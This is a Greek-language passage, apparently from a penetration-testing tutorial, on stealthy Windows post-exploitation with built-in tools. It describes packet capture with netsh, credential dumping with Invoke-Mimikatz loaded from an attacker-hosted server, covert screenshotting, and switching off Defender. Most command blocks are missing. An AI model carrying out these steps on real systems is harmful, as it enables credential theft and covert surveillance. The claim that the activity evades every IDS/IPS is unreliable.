
3.5.6. Καταγραφή και φιλτράρισμα πακέτων επικοινωνίας (packet capture)

Ίσως από τις σημαντικότερες λειτουργίες που επιθυμούμε να εκτελέσουμε σε ένα προσβεβλημένο τερματικό. Από άποψη ενδιαφέροντος, η παρακολούθηση της επικοινωνίας με τους υπόλοιπους υπολογιστές προσφέρει μοναδικά οφέλη, τα κυριότερα των οποίων είναι τα εξής:


- Επικοινωνία με άλλους υπολογιστές του ιδίου δικτύου (intranet) – ευκολότερη χαρτογράφηση & αποτύπωση της εσωτερικής δομής.
- Πρόσβαση στο διαδίκτυο και καταγραφή της εξερχόμενης και εισερχόμενης κίνησης
- Υποκλοπή plaintext δεδομένων που ανταλλάσσονται μεταξύ των τερματικών.

- Σε κάθε περίπτωση, είναι τόσο πολυδιάστατη η χρήση τέτοιων πληροφοριών που επιβάλλεται να τις συλλέγουμε αμέσως μόλις αποκτήσουμε πρόσβαση σε ένα τερματικό. Ειδικά στην περίπτωσή μας, επειδή χρησιμοποιούμε εγγενή εργαλεία του λειτουργικού συστήματος, δεν μπορεί να ανιχνευθεί από κανένα IDS \ IPS σύστημα η ενέργειά μας.


- Για το συγκεκριμένο βήμα, έχουμε τις εξής παραδοχές:
  a) Θεωρούμε ότι έχουμε κάποιου είδους πρόσβαση στο προσβεβλημένο τερματικό: είτε φυσική πρόσβαση στο τερματικό – στόχο, είτε απομακρυσμένη (δικτυακά)
  b) Επίσης, για λόγους ευκολίας, εργαζόμαστε με τον χρήστη που είχαμε δημιουργήσει στο προηγούμενο παράδειγμα, τον DomainUser, ο οποίος έχει διαχειριστικά δικαιώματα.
- Ανοίγουμε είτε ένα κέλυφος γραμμής εντολών, είτε ένα κέλυφος PowerShell (ό,τι κι αν επιλέξουμε, πρέπει να είναι με διαχειριστικά δικαιώματα) κι εκτελούμε την παρακάτω εντολή:



- Μπορούμε να κλείσουμε το παράθυρο και το πρόγραμμα θα συνεχίσει την καταγραφή, χωρίς να δημιουργήσει υποψίες στον χρήστη.
- Μόλις ολοκληρώσουμε την εγγραφή, ανοίγουμε πάλι ένα κέλυφος με διαχειριστικά δικαιώματα και δίνουμε την παρακάτω εντολή:



- Το πρόγραμμα έχει δημιουργήσει ένα αρχείο με το όνομα “netlog.etl” μέσα στον κεντρικό κατάλογο του σκληρού δίσκου C:\.
- Ανοίγοντας το εν λόγω αρχείο, με κάποιο κατάλληλο πρόγραμμα (στο παράδειγμα χρησιμοποιούμε το γνωστό NetMon), μπορούμε να δούμε όλη την εισερχόμενη και την εξερχόμενη δικτυακή κίνηση του προσβεβλημένου υπολογιστή:




- Στο συγκεκριμένο βήμα χρησιμοποιήσαμε τα εργαλεία LOLBAS netsh.exe & netmon.exe. Η επίθεση εκτελέστηκε με επιτυχία.


3.5.7. Λήψη διαπιστευτηρίων (dumping hashes)

Μια από τις πιο σημαντικές προτεραιότητες που έχει ένας επιτιθέμενος σε ένα σύστημα είναι η λήψη διαπιστευτηρίων. Σε περίπτωση που πραγματοποιούμε μια δοκιμή διείσδυσης, αυτό που μας ενδιαφέρει είναι να μπορέσουμε να αποκτήσουμε τα διαπιστευτήρια ενός νόμιμου χρήστη, ώστε να μην εγείρουμε υποψίες και να αφήνουμε το δυνατόν λιγότερα ίχνη που θα μπορούσαν να οδηγήσουν στον εντοπισμό μας. Ιδανικά, μπορούμε να εντοπίσουμε λογαριασμούς τοπικών διαχειριστών και να τους χρησιμοποιήσουμε σε περαιτέρω εργασίες λήψης στοιχείων.

- Το σενάριο προς διερεύνηση, έχει τις παρακάτω παραδοχές:
  a) Θεωρούμε ότι έχουμε κάποιου είδους πρόσβαση στο προσβεβλημένο τερματικό: είτε φυσική πρόσβαση στο τερματικό – στόχο, είτε απομακρυσμένη (δικτυακά)
  b) Επίσης, για λόγους ευκολίας, εργαζόμαστε με τον χρήστη που είχαμε δημιουργήσει στο προηγούμενο παράδειγμα, τον DomainUser.
  c) Θα εξετάσουμε μια διαφορετική περίπτωση: αυτή που εμείς, ως επιτιθέμενοι, φιλοξενούμε στο τερματικό μας το script που θα εκτελέσουμε και θα το κατεβάσουμε στο μηχάνημα του χρήστη. Για να επιτευχθεί αυτό, θα «σηκώσουμε» ένα απλό HTTP Server που να μπορεί να συνδεθεί οποιοδήποτε τερματικό και να κατεβάσει κακόβουλο υλικό. Επομένως, γλυτώνουμε σίγουρα τη χρήση του GitHub, ενώ είναι στην κριτική μας ευχέρεια, αν θα χρησιμοποιήσουμε το TinyURL. Επειδή εδώ έχουμε πρόσβαση στο μηχάνημα – στόχο και δεν βασιζόμαστε σε επίθεση κοινωνικής μηχανικής, η χρήση του TinyURL δεν είναι απαραίτητη.
- Και σε αυτή την περίπτωση, θα χρησιμοποιήσουμε ένα από τα πιο γνωστά exploit scripts βασισμένα στο PowerShell, που εντάσσονται στη φιλοσοφία του LOLBAS, το Invoke-Mimikatz.
- Αρχικά, στο τερματικό επίθεσης κατεβάζουμε το script που μας ενδιαφέρει και «σηκώνουμε» έναν web server με την παρακάτω απλή εντολή:



Μόλις είμαστε έτοιμοι, φροντίζουμε να εκτελέσουμε στο απομακρυσμένο τερματικό το PowerShell με διαχειριστικά δικαιώματα. Και πάλι θα απενεργοποιήσουμε τον Defender, που γι' ακόμη μια φορά εντοπίζει το κακόβουλο script. Στο επόμενο βήμα, θα κατεβάσουμε το script από το μηχάνημα – επίθεσης και θα το φορτώσουμε στη μνήμη. Μόλις ολοκληρωθεί με επιτυχία, με την εντολή "Invoke-Mimikatz –DumpCreds" εμφανίζονται στην οθόνη μας τα credentials, όπως φαίνεται παρακάτω:




Εδώ, θα σταθούμε στο γεγονός ότι κατορθώσαμε να βρούμε τα διαπιστευτήρια του νόμιμου χρήστη "IEUser". Αν υπήρχαν κι άλλοι χρήστες, θα εμφάνιζε και τα δικά τους στοιχεία.

Στο συγκεκριμένο βήμα χρησιμοποιήσαμε το εργαλείο LOLBAS powershell.exe. Η επίθεση εκτελέστηκε με επιτυχία.

4. Λήψη στιγμιότυπων οθόνης (screenshots)

Ένας πολύ καλός τρόπος να αποκομίσουμε πληροφορίες από ένα τερματικό είναι και η μέθοδος λήψης στιγμιότυπων οθόνης. Και σε αυτή την περίπτωση, εν αγνοία του χρήστη μπορούμε να καταγράψουμε τι ακριβώς κάνει στον υπολογιστή του και να ξεχωρίσουμε μετά ποιες από τις πληροφορίες χρήζουν περαιτέρω διερεύνησης, οι οποίες θα μπορούσαν να μας δώσουν περισσότερα στοιχεία για το δικτυακό περιβάλλον στο οποίο κινούμαστε. Ως νόμιμο εργαλείο, βοηθά στην καταγραφή σε περίπτωση που κάνουμε σημαντικές αλλαγές στον υπολογιστή μας κι έχουμε μη αναμενόμενα αποτελέσματα. Με τη χρήση των εικόνων μπορούμε να ανατρέξουμε και να επιδιορθώσουμε τις αλλαγές που είχαμε κάνει, χωρίς να χρειάζεται να σημειώνουμε. Φυσικά και αυτή η ιδέα δεν είναι καινούργια στον χώρο των υπολογιστών. Σχεδόν από την αρχή της ύπαρξής τους, τα περισσότερα λειτουργικά συστήματα φρόντισαν να ενσωματώσουν ένα εργαλείο λήψης στιγμιότυπων οθόνης, ενώ αντίστοιχα αναπτύχθηκαν κι εξωτερικές εφαρμογές από άλλους κατασκευαστές. Δοκιμάζοντας την πολυμορφία των LOLBAS, θα προτιμήσουμε κάποιο PowerShell script, το οποίο γράφηκε γι' αυτόν ακριβώς τον σκοπό και κάνει εξαιρετική δουλειά.


- Στο συγκεκριμένο σενάριο, οι παραδοχές μας είναι οι εξής:
  a) Θεωρούμε ότι έχουμε κάποιου είδους πρόσβαση στο προσβεβλημένο τερματικό: είτε φυσική πρόσβαση στο τερματικό – στόχο, είτε απομακρυσμένη (δικτυακά)
  b) Επίσης, για λόγους ευκολίας, εργαζόμαστε με τον χρήστη που είχαμε δημιουργήσει στο προηγούμενο παράδειγμα, τον DomainUser.
  c) Θα χρησιμοποιήσουμε 2 πραγματικά πολύ χρήσιμες ιστοσελίδες: το GitHub και το TinyURL, όπως και σε προηγούμενα βήματα.
- Εξετάζουμε το απλούστερο σενάριο – ότι έχουμε οι ίδιοι πρόσβαση στο τερματικό, συνεπώς εκτελούμε τις παρακάτω ενέργειες μόνοι μας. Πρωτίστως εντοπίζουμε το script στο GitHub, επιλέγουμε τη "raw" μορφή του αρχείου όπως φαίνεται εδώ:




- Στη συνέχεια επιλέγουμε το link της γραμμής διευθύνσεων και το επικολλούμε στο TinyURL που μας δίνει ένα σύντομο link:

Αντιγράφουμε το σύνδεσμο που παράγει και το ενσωματώνουμε στις παρακάτω εντολές που θα εκτελέσουμε σε ένα κέλυφος PowerShell ως διαχειριστές. Ακόμη μια φορά το Windows Defender εντοπίζει τη λήψη του κακόβουλου script και το σταματάει.

- Επομένως το πρώτο μας μέλημα είναι να απενεργοποιήσουμε την προστασία σε πραγματικό χρόνο του Defender, για να μας επιτρέψει να εκτελέσουμε τις επόμενες εντολές. Στην επόμενη σειρά εκτελούμε 2 εντολές σε σειρά – η πρώτη κατεβάζει το PowerShell script μέσα από τη διεύθυνση TinyURL που του δηλώσαμε και το φορτώνει στη μνήμη, ενώ η δεύτερη εκκινεί τον πρόγραμμα λήψης στιγμιότυπων. Οι παράμετροι που δέχεται η εντολή είναι:
- Α) Το φάκελο που θα αποθηκευτούν τα screenshots (εδώ, στο C:\temp).
- Β) Ανά πόσα δευτερόλεπτα θα λαμβάνεται ένα στιγμιότυπο (εδώ, ανά 30’’).
- Γ) Πότε επιθυμούμε να σταματήσει το πρόγραμμα την εκτέλεσή του (εδώ, αναγράφουμε την ώρα στη μορφή ΩΩ:ΛΛ. Για το παράδειγμά μας, θεωρήσαμε ότι 5 λεπτά είναι αρκετά για να επιδειχθεί η αποτελεσματικότητα του εργαλείου).



- Για χάρη του παραδείγματος, προσομοιώσαμε κάποιες εργασίες που ενδεχομένως να εκτελούσε ένας πραγματικός χρήστης και στο πέρας του χρόνου, ανατρέξαμε στις λήψεις που πραγματοποιήθηκαν. Ενδεικτικά, παραθέτουμε κάποιες που θα μπορούσαν να αποτελέσουν σημείο ενδιαφέροντος για έναν κακόβουλο χρήστη.

